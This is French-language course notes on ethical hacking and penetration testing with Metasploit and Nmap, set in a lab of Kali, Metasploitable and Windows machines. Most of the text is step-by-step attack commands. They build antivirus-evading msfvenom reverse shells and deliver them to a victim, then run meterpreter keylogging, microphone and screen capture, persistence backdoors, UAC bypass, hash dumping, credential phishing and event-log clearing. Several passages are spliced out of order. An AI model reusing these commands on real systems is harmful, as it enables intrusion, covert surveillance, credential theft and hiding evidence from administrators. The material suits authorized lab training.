GET / HTTP/1.0
HTTP/1.1 200 OK
HTTP/1.1 400 Bad Request
Date: Fri, 12 Jun 2009 21:01:19 GMT
Server: Apache/2.2.3 (CentOS)
Content-Length: 387
Connection: close
Content-Type: text/html; charset=iso-8859-1

Avec cette simple commande, nous connaissons le serveur web (Apache) sa version (2.2.3) le système d'exploitation (CentOS) et l'heure du serveur ! L'empreinte de pile permet donc d'identifier un système d'exploitation de manière relativement sûre.

II. REPERAGE DE FAILLES

1) Consulter les failles recensées

Une fois que nous possédons suffisamment d'informations intéressantes sur un système d'information (nous complèterons nos recherches au fur et à mesure de notre avancée, en fonction de ce que nous allons découvrir), nous allons essayer de repérer une faille par laquelle s'insérer dans le système.
Une faille correspond à une vulnérabilité nuisible à la sécurité du système. Elle peut se situer dans le système d'exploitation lui-même, dans une application, un service, un protocole, ou tout simplement dans une erreur humaine. Le but est donc de trouver la faille qui va nous permettre de nous immiscer dans le système, et de l'exploiter à cette fin.

Il existe des scanneurs de vulnérabilités, comme **Nessus**, auxquels on peut soumettre un réseau pour un test d'intrusion. Le logiciel en ressort alors les failles connues. En revanche, la discrétion n'est pas vraiment le fort de ces logiciels, puisqu'ils vont tester les failles connues en masse. Il est donc préférable d'interroger plutôt les bases de données en ligne telles que sur le site **SecurityFocus.com** qui met à jour régulièrement sa base de données de vulnérabilités.

Chaque vulnérabilité possède sa propre technique d'exploitation. Mais il existe des bibliothèques "d'exploits", qu'il faut remettre à jour en permanence, dès lors qu'une nouvelle vulnérabilité a été découverte. Le but ici est de trouver un "exploit", c'est-à-dire un programme permettant de tester la vulnérabilité du service touché. Il est possible de rechercher ce genre de programmes sur des sites spécialisés. Il suffit de trouver une vulnérabilité qui touche un service accessible depuis le réseau extérieur pour tester l'exploit.

Une fois l'exploit trouvé, nous allons compiler le programme et l'exécuter contre la machine cible. Si nous obtenons un shell root, alors la machine est vulnérable à cette faille, ce qui en fait une porte d'entrée directe. Sinon, il faudra trouver une autre porte d'entrée.

III. INTRUSION DANS LE SYSTEME

1) Ne pas laisser de traces

Une fois que nous avons trouvé une porte d'entrée dans l'ordinateur cible, nous allons d'abord faire attention à nous protéger, pour ne pas être découvert par l'administrateur du système. Il ne faut pas laisser de traces et il faut s'assurer une bonne place sur le système. Un administrateur sérieux surveille les journaux système, possède des statistiques d'utilisation du système, et des outils de protection. Il est donc essentiel de ne pas apparaître comme une activité anormale.

À tout moment, un administrateur peut vérifier si un intrus s'est infiltré de différentes façons:
- Vérification des fichiers de journaux système.
- Analyse des fichiers espions (sniffers) installés par l'intrus.
- Utilisation de programmes d'audit comme loginlog.
- Vérification des connexions en cours avec la commande **netstat**.

D'une part il est préférable d'utiliser un serveur tampon entre la machine de connexion et le serveur cible. D'autre part, chaque fichier de journalisation doit être modifié pour effacer les traces. Il ne faut surtout pas les effacer puisque l'administrateur remarquera aussi qu'une intrusion a eu lieu. Il est préférable de les modifier pour enlever les traces. Plusieurs logiciels permettent cela, comme **cloak2.c**

2) Extension des privilèges

Si l'accès au système s'est fait directement via un accès root, bien sûr la question ne se pose pas, mais si l'accès est un accès utilisateur, nous allons devoir continuer notre quête du mot de passe root ou d'un autre utilisateur permettant d'avoir plus d'informations. Bien sûr, si un attaquant arrive directement avec les droits root sur le système, il a le pouvoir d'un super administrateur et il peut tout faire. Cependant, s'il a réussi à intégrer le réseau grâce à un accès utilisateur, le fait d'avoir des droits limités peut ralentir également le processus.

3) Reprise de la collecte d'informations

Une fois que nous avons pénétré le système, nous allons pouvoir continuer notre collecte d'informations.
Nous souhaitons avoir accès à des comptes utilisateurs valides, pour cela, plusieurs méthodes peuvent nous aiguiller. Nous pouvons par exemple consulter les annuaires de l'entreprise, la messagerie ou les partages de fichiers.

Enfin en dernier recours, nous pouvons nous attaquer aux mots de passe par "brute force", en essayant en boucle des combinaisons plus ou moins compliquées de mots de passe, mais cela est très long et facilement détectable. Le service finger des systèmes Unix permet également d'avoir un accès à des comptes valides du système.

Notre but est d'élargir notre accès, d'étendre nos privilèges. Le but est d'être root, super utilisateur, si ce n'est pas encore le cas.
Ainsi, la compromission de la machine sera possible, nous serons en mesure de modifier les fichiers système, et aurons accès à toutes les informations de la machine.

IV. ASSURER SON ACCES

1) Exploiter les relations des machines

Une fois que nous avons un accès sur une machine du réseau, nous possédons un bon nombre d'informations sur notre cible.
Nous allons maintenant exploiter les relations d'approbation existantes entre les différentes machines du réseau afin d'élargir nos privilèges et étendre notre pouvoir d'action.

2) Écouter le trafic

Disposant d'un accès root sur une machine, nous pouvons sniffer les informations qui circulent sur le réseau et accroître les privilèges en ayant accès par exemple au compte root d'un autre administrateur. Pour sniffer un réseau, il existe de nombreux outils, le plus connu étant **Wireshark**, mais d'autres sont également plus spécifiques, comme **Siphon**, ou **DSniff**. Ce dernier capture les mots de passe, mais reconnaît de nombreux protocoles, comme snmp, NetBIOS ou Rlogin.

3) Faciliter son retour

Ensuite, nous allons nous assurer d'avoir un accès quasi permanent à la machine dans laquelle nous avons réussi à nous insérer.
Pour cela, nous pouvons installer une **backdoor** sur la machine, c'est-à-dire une **porte dérobée**. Cela aura pour but de pouvoir entrer dans la machine même si tous les mots de passe ont été changés par l'administrateur. Nous allons également nous en servir pour limiter les traces laissées sur le système lors de l'intrusion, en offrant une identification transparente sur la machine.

Enfin, cela doit nous permettre de gagner du temps lorsque nous voudrons revenir sur le système. Cette porte dérobée va s'exécuter sur le système sans que le propriétaire du système ne s'en aperçoive.

V. EXPLOITATION

L'attaque d'un système peut avoir plusieurs fins. Lorsque le test d'intrusion que nous venons de voir se fait dans le cadre de la loi, c'est-à-dire qu'il s'agit d'une intrusion en local ou faite par un organisme spécialisé à la demande de l'entreprise, il n'y a pas d'exploitation. La fin de l'audit consiste à informer les responsables du réseau des failles de leur système s'il y en a, et de proposer des **solutions sécurisées** pour combler ces failles.

Lors d'un audit d'intrusion tel que celui que nous avons réalisé, nous devons alors classer les failles dans un ordre de gravité, pour traiter en urgence les failles les plus graves. Il constitue pour l'entreprise un point de départ pour une **politique de sécurité** à mettre en place dans le temps.

CHAPITRE 4 : HACKING ETHIQUE AVEC METASPLOIT ET NMAP

Introduction

Metasploit est un outil d'exploitation largement utilisé dans le domaine du hacking et de la sécurité.

Il permet d'exploiter les vulnérabilités connues dans les réseaux, les systemes d'exploitation (SE) et les applications et permet de developper de nouveaux exploits.

Le test de penetration est une attaque simulée et authorisée sur les systèmes informatiques à la recherche des failles et à la detection d'intrusions tandis que d'autres monitorent le reseau ou les systèmes pour des activités malicieuses.

Il est open source et est le framework de developpement d'exploit le plus utilisé dans le monde. Le module Meterpreter permet de se connecter sur un système cible et maintenir l'accès puis contrôler la cible plus facilement.

Avertissement
1- le contenu du cours n'est qu'a but éducatif
2- Toute mauvaise utilisation de ce contenu est entierement à votre risque
3- Ne jamais tenter d'enfreindre la loi ou d'effectuer des actions illegales en utilisant ce contenu.
4- je ne suis responsable lors d'eventuels problèmes.

I. LE LABORATOIRE OU ENVIRONNEMENT D'EXPLOITATION

1) Installation de Vmware

C'est un hyperviseur qui fonctionne sur windows et linux permettant aux utilisateurs de créer des machines virtuelles sur une machine hôte et de les utliser simultanément avec la machine hôte. Chaque machine virtuelle exécute son propre SE.

2) Instalation de Kali Linux

C'est un système deban basé sur les distributions Linux pour les tests de penetration et d'audit de securité des SE. Il contient plusieurs centaines d'outils orienté vers plusieurs tâches de sécurité telle que : le test de penetration, la recherche de sécurité, l'informatique criminelle et le reverse engineering.

IL est developpé, financé et maintenu par la société offensive security. Il contient plus de 600 outils de securité et tous gratuit.

3) Installation de windows xp, windows 7 ou 10.

4) Installlation de metasploitable

C'est un système dont le noyeau est basé sur Linux et contenant intentionnellement des vulnérabilités. C'est le SE par excellence utilisé comme plateforme pour l'apprentissage des tests de penetration.

II. LA COLLECTE D'INFORMATIONS

NMAP est un outil de decouverte des reseaux qui peut être utilisé pour obtenir les informations detaillées sur tout client ou réseaux ou toute cible sur internet. NMAP est capable de :

-detecter le **SE** en cours d'exécution sur la machine cible
-detecter les **ports** ouverts et le types de **protocoles**
-detecter les **services** en cours d'exécution sur la cible
-detecter la **version** des services en cours d'exécution.

1) scanner le système cible

L'aide sur nmap : ***nmap -h***
Il ya une panoplie d'options, mais nous n'aborderons que les plus populaires necessaire à l'atteinte de nos objectifs.

version de namp : ***nmap -v***
scanner toutes les adresses d'un reseau : ***nmap 192.168.146.0/24***
scanner une machine particulière (Kali) : ***nmap 192.168.146.129***
scanner deux machines (kali et windows) : ***nmap 192.168.146.129 192.168.146.134***
scanner deux machines (.129 et .134) : ***nmap 192.168.146.129,134***
Scanner une plage d'adresses (1à 150): ***nmap 192.168.146.1-150***
Scanner avec affichage de l'état toute les x (sec, min, heures) : ***nmap 192.168.146.0/24 -stats-every 2s***
scan rapide (Fast) : ***nmap 192.168.146.0/24 -F***
scanner des machines aléatoires (3) sur internet : ***nmap -iR 3***
scanner une liste d'adresses stockées dans un fichier : ***nmap -iL cibles.txt***
saisir la liste d'adresses IP dans un fichier : ***nano cibles.txt***
scanner la verion des services du système cible (matasploit) : ***nmap -sV 192.168.146.130***
scanner tous les ports TCP de la machine cible : ***nmap -sT 192.168.146.130***
scanner tous les ports UDP de la machine cible : ***nmap -sU 192.168.146.130***
scanner le SE de la machine cible : ***sudo nmap -O 192.168.146.134***
scanner le SE de la machine cible avec plus de precision : ***sudo nmap -O 192.168.146.134 -osscan-guess***
scanner un port specifique : ***nmap -p 80 192.168.146.134***
nmap -p 80,21 192.168.146.134
nmap -p htpps 192.168.146.134
nmap -p https,http 192.168.146.134

2) scanner avec une interface graphique

ZENMAP est l'outil graphique de scan NMAP multi-plateforme (Linux, windows, MAC OS)

Il effectue 3 types de scan :

-**ping scan** : rechercher les clients connectés
-**scan rapide** : montrer plus de details telles que les adresses MAC et ports
-**scan rapide plus** : montre le SE, les ports, les services et leur versions.

Ouvrir Zenmap de deux façons :
-en ligne de commande : zenmap
-Menu Applications - recuperation d'informations – zenmap

III. OBTENIR L'ACCÈS (EXPLOITATION)

1) les bases de metasploit

Metasploit est un programme open source écrit en RUBY par la compagnie RAPID7 pour developper et exécuter des codes exploits sur des machines cibles distantes.

Ses caractéristiques sont :

-c'est le framework le plus populaire de penetration
-il contient plus de 1600 exploits et 450 payload
-contient plusieurs outils permettant d'effectuer des tâches variées
-il comporte plusieurs interfaces telles qu'ARMITAGE MSFCONSOLE et WEB INTERFACE

-contient des exploits et payload prêts à emploi fonctionnant sur tous les SE (LINUX, Windows et MAC OS).

lancer le SGBD postgresql : ***sudo service postgresql start***
ou ***sudo msfdb init***
aide : ***sudo msfdb -hsear***
lancer le framework metasploit : ***msfconsole***
ouvrir les exploits utilisés sur les machines vulnérables
rechercher un exploit precis : ***search -h***
rechercher un payload precis : ***search type:payload reverse_tcp platform:windows***

utiliser un payload precis : ***use payload/windows/meterpreter/reverse_tcp***
rehercher les options disponible pour reverse_tcp : ***show options***
definir l'adresse IP locale : ***set LHOST 192.168.146.129***
definir le port locale : ***set LPORT 4444***
show options
unset LHOST
pour exécuter le payload : ***run ou exploit***
rentrer sur msf : ***back***

obtenir des informations sur la cible : ***show auxiliary***
obtenir les programmes exécutés sur la machine cible : ***show payloads***
l'aide sur les commandes metasploit : ***help***
determiner si l'on est connecté à la BD : ***db_status***
sortir de msf : ***exit -y***
arrêter la bd de msf : ***msfdb stop***

2) créer un payload avec MSFVENOM

MSFPAYLOAD est utilisé pour generer tous les types variés de shellcode qui sont disponible sur msf. Un **payload** est un code qui est exécuté sur la machine cible afin d'obtenir une connexion inversé.

MSFENCOD est utilisé pour encoder le payload generé dans le but de rendre le payload indetectable par un antivirus.

MSFVENOM : est une combinaison de MSFPAYLOAD et MSFENCOD.

les options de MSFVENOM : ***msfvenom -h***

créer un payload sur une plateforme 32 bits : ***msfvenom -p windows/meterpreter/reverse_tcp -a x86 lport=8080 lhost=192.168.146.129 -f exe > Bureau/payload.exe***

créer un payload sur une plateforme 64bits : ***msfvenom -p windows/64/meterpreter/reverse_tcp -a x64 lport=8080 lhost=192.168.146.129 -f exe > Bureau/payload.exe***

3) tester le payload sur une machine cible

Pour realiser une connexion inversé, il faut configurer un listener. les étapes sont les suivantes:
-utiliser le module /multi/handler dans msf
-spécifier le payload utilisé lors de sa configuration
-configurer l'adresse IP local (LHOST)
-configurer le port local (LPORT).

lancer le serveur web apache : ***service apache2 start***
se deplacer sur le bureau : ***cd Bureau***
copier les payload vers le repertoire des pages web : ***sudo cp encoded.exe payload.exe /var/www/html/***
se deplacer vers le repertoire des pages web : ***cd /var/www/html/***
vérifier son contenu : ***ls***

lancer la base de données : ***sudo service postgresql start***
lancer metasploi(msf) : ***msfconsole***
choix du module d'exploit : ***use exploit/multi/handler***
spécification du payload : ***set PAYLOAD windows/meterpreter/reverse_tcp***
configurer le LHOST : ***set lhost 192.168.146.129***
configurer le LPORT : ***set lport 8080***
lancer l'exécution : ***run***

ouvrir le navigateur sur la machine cible à l'adresse du serveur apache de kali :
192.168.146.129/payload.exe
192.168.146.129/encoded.exe
accepter le telechargement des payload
exécuter le payload sur le systeme cible
revenir à kali et confirmer l'activation de la session meterpreter signe de la reussite de la connexion inversé

avoir les informations de la machine cible : ***sysinfo***
avoir l'aide sur les commandes disponibles : ***help***

4) interagir avec la machine cible

Consiste à interagir avec le système compromi, exécuter des modules, maintenir le control sur le système compromi. Cela est possible grâce à l'outil **meterpreter** disponible dans le framework metasploit.

retourner le chemin du repertoire courant : ***pwd***
changer de repertoire courant : ***cd***
montrer le contenu du repertoire courant : ***ls***
interagir avec windows avec le powershell : ***shell***
étant dans le shell, pour revenir au meterpreter : ***exit***
uploader des fichiers vers la cible : ***upload***
telecharger certains fichiers : ***download***
exécuter certains programme : ***execute***

aller dans le repertoire home de kali et coller le payload.exe
pwd
cd Bureau
upload payload.exe
ls
cd ..
pwd
download encoded.exe
ouvrir le home et verifier le fichier telechargé.

execute -f trojan.exe (une application quelconque).

5) obtenir les informations de la machine cible (commandes systemes)

Afficher la liste des processus et services en cours d'exécution : ps
(retrouver le paylaod encours d'exécution)
ouvrir notepad sur la machine cible puis suspendre le processus : ***suspend 2304***

afficher l'id du processus en cours d'exécution sur la machine cible : getpid
obtenir les tous les privilèges sur le processus en cours : getprivs
obtenir l'identifiant de l'utilisateur sur lequel le payload s'execute : getuid
obtenir le temps local de la machine cible : localtime
arrêter la machine cible : shutdown

6) Savoir ce que la victime fait sur sa machine (commandes d'interface)

obtenir depuis combien de temps la machine cible est en repos : idletime
reouvrir la machine cible puis revenir sur Kali et taper : idletime
capture d'ecran de la machine cible : screenshot
enregistrer le son sur le micro de la cible : record_mic

controler le clavier et la souris de la machne cible : uictl
desactiver tout : uictl disable all
reactiver tout : uictl enable all

7) Obtenir les informations depuis le clavier de la cible (key-logger)

lancer le scan du clavier : keyscan_start
afficher les touches saisies : keyscan_dump
arrêter le scan : keyscan_stop
(tres utile pour afficher le mot de passe des sites web consultés)

8) obtenir les informations sur le systeme cible

Determiner la clé du produit de windows (la clé est stockée dans un fichier texte)

background
use post/windows/gather/enum_ms_product_keys
set session 4
exploit

Determiner les périphériques usb connectés à la machine cible :

background
use post/windows/gather/usb_history
set session 4
exploit

Determiner les applications installées sur la machine cible :

background
use post/windows/gather/enum_applications
set session 4
exploit

revenir sur meterpreter : sessions -i 1

IV. POST-EXPLOITATION

1) créer la porte derobée (backdoor) :

background
use exploit/windows/local/persistence
show options
set EXE_name service1
sessions
set session 1
show advanced
set EXE::CUSTOM /home/leonel/Bureau/payload.exe
show advanced
set LHOST 192.168.146.129
run

redemarrer windows
revenir à msf : back
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
show options
run

fermer la session et relancer :
exit
run
sysinfo

2) Escalder les privilèges

cela permet de modifier les informations systèmes de la machine cible (ajouter des utilisateurs supprimer, desinstaller des programmes, ...). cela se fait en
utilisant deux methodes : ASK ET BYPASSUAC_EVENTVWR

determiner son identifiant d'utilisateur : getuid
impossible d'exécuter les commandes : getsystem et hashdump

use exploit/windows/local/ask
show options (par defaut c'est EXE qui est selectionné).

use exploit/windows/local/ask
sessions
set session 3
set LHOST 192.168.146.129
show options
set TECHNIQUE PSH
run

Aller vers la cible et cliquer sur ok. (cette methode ne marche pas toujours).

use exploit/windows/local/bypassuac_eventvwr
show options
set LHOST 192.168.146.129
sessions
set session 3
show options
run

getuid
getsystem (signale que nous sommes administrateur)
hashdump
getuid (authority system)

3) Obtenir le shell de la cible avec les privilèges d'administrateur:

background
set PAYLOAD windows/shell_reverse_tcp
show options
run

puis taper entrée pour aficher le shell.

afficher la liste des comptes : net user
sortir : exit
afficher les sessions en cours : sessions (deux : un sans privilège(10) et l'autre avec(11))
session -i 11
getsystem
getuid

4) Migrer le backdoor vers un processus syteme

cela aide à cache l'exécution du backdoor et se fait avec les privilèges d'administrateurs.
background
sessions
sessions -i 10
ps (rechercher le PID de service1.exe)
getpid
migrer vers le processus explorer : migrate PID_explorer
verifier si le PID de service1 existe encore dans la liste des processus

5) Effacer les logs

cela ajoute une couche de protection contre la detection. deux methodes sont appliquées :

Aller vers la machine victime (windows)
dans le menu demarrer, saisir even et choisir observateur d'evenement
dans journaux windows, double cliquer sur securité
determiner le nombre d'evenement sauvegardés

effacer les logs : clearev
des traces sont encore viible dans securité et systeme

6) determiner si la machine cible est une machine virtuelle

background
use post/windows/gather/checkvm
show options
set session 10
run

7) Afficher les programmes installlés sur la machine cible

cela se fait avec les privilèges d'administrateurs
verifier les privilèges : getuid puis getsystem
background
use post/windows/gather/enum_applications
show options
set session 13
run

8) Modifier les comptes utilisateurs avec les privileges d'administrateurs

ouvrir le shell : shell
listes des comptes : net user
ajouter un compte nommé test : net user test /add
afficher les comptes : net user

retirer le mot de passe : net user test ""
supprimer le compte : net user test /delete

9) Obtenir les informations de connexions de la machine cible

background
sessions
use post/windows/gather/phish_windows_credentials
show options
unset process
set session 10
run (aller vers la cible et entrer le mot de passe)

background
set PROCESS cmd.exe
show options
run

background
set PROCESS calculatrice.exe
show options
runrêter notepad : ***kill 2304***

Introduction

Le present chapitre vise à revisiter les différentes étapes du pentesting à l'aide metasploit et NMAP. Plus precisement réaliser un test d'intrusion sur le système metasploit, exploiter les vulnérabilités pour se connecter sur la machine cible.

I. Les composants et demarche du test d'intrusion

1) composants

Nous allons manipuler les composants suivants :

Composant	Type	Version	Adresse IP
Kali Linux	OS	2020	192.168.146.129
Metasploitable	OS	v2	192.168.146.130
Netbios-ssn (Samba)	service	3.x	/
Irc (UnrealIRCd)	service	/	/

2) demarche

Nous allons effectuer les étapes suivantes :

- nous commençcons par conduire un scan Nmap sur l'adresse IP de la machine cible (metasploitable) : 192.168.146.130 ;
- le scan nmap revele qu'il y a 23 ports ouverts ;
- les résultats du scan sont enregistrés dans un fichier
- ces resultats sont importés dans postgresql
- une recherche d'exploit est effectuée sur les services Samba et irc
- le choix d'un module avec un score excellent est effectué
- les options de l'exploit sont positionnées
- puis vient l'exploitation de la cible.

II. La collecte d'information

Pour eviter de saisir les mêmes commandes lors du scan des machines, il judicieux de sauvegarder les résultats du scan dans une base de données. Le SGBD couplé à metasploit est postgresql.

3) Sauvegarde des resultats du scan avec NMAP

verifier les options de sauvegarde : nmap --help | grep -i "output"
scanner metasploitable et sauvegarder le resultat dans un fichier :
nmap 192.168.146.130 -n -Pn -oA scan_results
afficher la liste des fichiers du repertoire courant : ls -lart
pwd
cd Bureau
mkdir nmap_results
cd ..
deplacer les fichiers vers le repertoire du bureau : mv scan_results.* Bureau/nmap_results/
cd Bureau/nmap_results/
ls -lart

4) Importer les resultats de scan dans Postgresql:

lancer le SGBD postgresql : sudo service postgresql start
verifier le statut du SGBD : sudo service postgresql status
lancer le SGBD au demarrage du système : sudo update-rc.d postgresql enable
verifier l'exécution du SGBD en arrière plan(port 5432) : ss -ant

lancer metasploit : msfconsole
verifier le statut du SGBD : db_status

Importer les resultats du scan dans Postgresql:
l'aide sur les fichiers à importer : db_import -h
rechercher NMAP XML
importer le fichier xml : db_import /home/leonel/Bureau/nmap_results/scan_results.xml
determiner les machines scannées : hosts
determiner les services disponibles après le scan : services

il est possible d'effectuer un scan depuis metasploit. les resultats seront automatiquement sauvergardés dans la base de données de postgresql :
db_nmap 192.168.146.130 -sV
hosts
services

la colonne info nous renseigne sur la version des services disponible.

par exemple le service samba fonctionne sur le port 139 et la version est 3.x

III. L'exploitation

1) 1er cas

Recherchons les modules disponibles pour ce service : search samba

il y en a plusieurs toutefois ceux dont la colonne rank est à excellent ou great ont un taux de reussite satisfaisant sur la machine cible.

Choisissons la 13 entrée qui est noté à excellent :

use exploit/multi/samba/usermap_script

afficher les details : info

la section description precise la version sur laquelle l'exploit est censé marché.

lancer l'exécution : run

une session est ouverte sur la machine metasploitable.

determiner les priviliges sur la machine distante : id

pwd

ls

ifconfig

arreter la session : control + C

2) 2e cas

prenons un second exemple d'exploit de vulnerabilité sur le service irc (chat)

recherchons les modules disponible pour ce service : search ircd

choisissons la 11e entrée : use exploit/unix/irc/unreal_ircd_3281_backdoor

info

definir l'adresse de la machine distante: set RHOST 192.168.146.130

info

run

une nouvelle session est créée sur metasploitable.

avoir le nom d'utilisateur : uname -a

mettre la session en arrière plan : ctrl+Z

PROTECTION ET DETECTIONS

meterpreter_detection.exe

propriétés des fichiers ouvertsité

fichiers lancés au demarrage

Winmd5 : integrité des fichiers telecharger

ZEMANA ANTILOGGER : bloquer la lecture au clavier

CPORTS program :

-analyse toutes les connections

- determine et supprimes les connections suspectes